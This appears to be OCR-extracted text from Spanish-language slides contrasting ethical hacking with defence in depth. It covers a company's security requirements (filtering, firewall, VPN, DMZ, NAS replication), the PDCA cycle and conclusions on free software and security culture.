" El Gerente de la empresa XYZ, le ha indicado al encargado del área de informática, implementar soluciones de seguridad, y que la solución sea efectiva y de fácil gestión". Entre algunas de las condiciones técnicas para solución debe de estar:

- ✓ **Control de servicios de Internet (Pornografía, Warez, Etc)**
- ✓ **Sistema de Filtrado de Paquetes (Firewall)**
- ✓ **Envió seguro de correo electrónico confidencial**
- ✓ **Sistema NAS para replicación del servidor FILESYSTEM**
- ✓ **Interconexión de sedes con VPN**
- ✓ **Tolerancia fallos enlaces VPN (Internet)**
- ✓ **Segmentar servidor Web (DMZ)**

Hacking Ético "VS" Defensa en Profundidad


Defensa en Profundidad



Hacking Ético "VS" Defensa en Profundidad

Defensa en Profundidad

- Planear
- Hacer



- Actuar
- Verificar

Conclusiones:

✓ El Software Libre permite Implementar, mantener y mejorar los sistemas de seguridad de la información, a un costo bajo y a una alta calidad.

✓ La seguridad de la información se logra mediante CULTURA, EDUCACION , CONCIENTIZACION.

✓ El Software libre, permite a los profesionales de la seguridad, poder aprender de forma representativa la configuración y aplicación de sistemas de seguridad en entorno de “no producción”.


Hacking Ético “VS” Defensa en Profundidad
--Conclusiones:--

Defensa

VS

Ataque

http://1337db.com/



Gracias por su Atención¡¡¡